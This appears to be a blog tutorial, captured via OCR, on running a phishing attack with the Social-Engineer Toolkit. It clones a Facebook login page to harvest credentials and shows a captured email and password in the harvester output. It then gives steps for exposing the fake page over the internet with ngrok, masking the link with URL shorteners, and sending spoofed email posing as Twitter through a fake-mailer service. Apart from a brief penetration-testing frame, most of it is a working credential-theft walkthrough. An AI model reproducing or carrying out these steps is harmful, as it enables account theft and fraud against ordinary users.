

Phishing attack

To start the SEToolkit, just type “**setoolkit**” in your terminal window.




```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

Our choice we will be the Website Attack Vectors because as the scenario indicates we need to test how vulnerable are the employees of our client against phishing attacks.



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set> 2
```


We will use the **Credential Harvester Attack Method** because we want to obtain the credentials of the users.



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


As we can see in the next image SET is giving us 3 options (**Web Templates**, **Site Cloner** and **Custom Import**).

For this example we will go with "**Web Templates**" option because it has some ready-made Web Templates which we can easily used.




```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Now we need to enter our IP Address where you want to receive all POST back requests.



```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.179.160]:192.168.179.160
```

And in last stage, you need to choose the Web Template, and in this case, we selected Facebook because its one of the most popular social networking platform.




```
  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:3
```

Now it is time to send our internal IP to the users in the form of a website(such as http://192.168.179.160).This can implemented via spoofed emails that will pretend that are coming from Facebook and they will ask the users to login for some reason.

If a user reads the email and make a click to our link (which is our IP address) he will see the Facebook login page.

Lets see what will happen if the victim enter his credentials…



```
192.168.179.129 - - [04/Nov/2017 13:08:48] "GET / HTTP/1.1" 200 -
192.168.179.1 - - [04/Nov/2017 13:10:41] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.179.1
192.168.179.1 - - [04/Nov/2017 13:10:48] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: lsd=AVoNgv6I
PARAM: display=
PARAM: enable_profile_selector=
PARAM: legacy_return=1
PARAM: profile_selector_ids=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgnrnd=200149_g8sP
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=yeahhub@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=123456789
PARAM: persistent=1
PARAM: default_persistent=1
POSSIBLE USERNAME FIELD FOUND: login=Log+In
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

As we can see from the moment that the victim will submit his credentials into the fake website SET will send us his Email address and his password. This means that our attack method had success.

If many users enter their credentials to our fake website then it is time to inform our client to re-evaluate his security policy and to provide additional measures against these type of attacks.

There are a few chances of getting credentials if the victim is that stupid if he doesn't check the address bar.

Apply Phishing Over WAN Using NgRok

Link for installing NgRok

https://www.youtube.com/watch?v=cENGW7rA57o

https://www.youtube.com/watch?v=w8apohBgDCk

The things we've discussed above were for the Local Network but if we want to apply it over WAN then port forwarding comes into place.


No doubt that Ngrok is the best tool for this purpose and it really something different from others.

Ngrok is totally free. You just need to create an account on Ngrok official website and download the appropriate version for your operating system.

Ngrok basically creates a tunnel between the localhost and the Internet and gives a URL that you can share with anyone.

You just need to extract the Ngrok file and move the executable to the Desktop. Now hit the command-

./ngrok htttp 80



```
ngrok by @inconshreveable                                        (Ctrl+C to quit)

Session Status                online
Session Expires               7 hours, 59 minutes
Version                       2.2.8
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://97fb1b63.ngrok.io -> localhost:80
Forwarding                    https://97fb1b63.ngrok.io -> localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

It gives the URL that can be accessed over WAN. The best part is, it gives both HTTP and HTTPS service.

Mask The URL


Ngrok gives a pretty much good looking URL but it will be better if you mask the URL before sending it to the victim.

This can be done using link shortener services. Bitly, Adfly is the best in this business. You can create your own URL if you have a paid account.

Distributing The URL

You can share the URLs on Social Media because people click on attractive stuff. But in the case of E-mailing, The Gmail service doesn't offer a lot of customization and also sometimes it sends suspicious E-mails to the spam folder.

But we can use Emkei's Mailer service instead of Gmail. Emkei's Mailer is a brilliant tool but the only problem is, you can't use a legitimate address that already exists. You must set your own address.



Emkei's Mailer
Free online fake mailer with attachments, encryption,
HTML editor and advanced settings...

From Name: Twitter News

From E-mail: news@twitter.co

To:

Subject:

Attachment: Choose File No file chosen

Attach another file
Advanced Settings

Content-Type: ● text/plain ○ text/html □ Editor

Text:

```
Read the latest tweets by those you followed.
https://bit.ly/2AT0QrA
```

Solve reCAPTCHA v2 instead of v3
Send
Clear

And this is the time where your social engineering skill takes place. Now it depends on you how you trick with the victim's mind. You can also use HTML here to make it look more familiar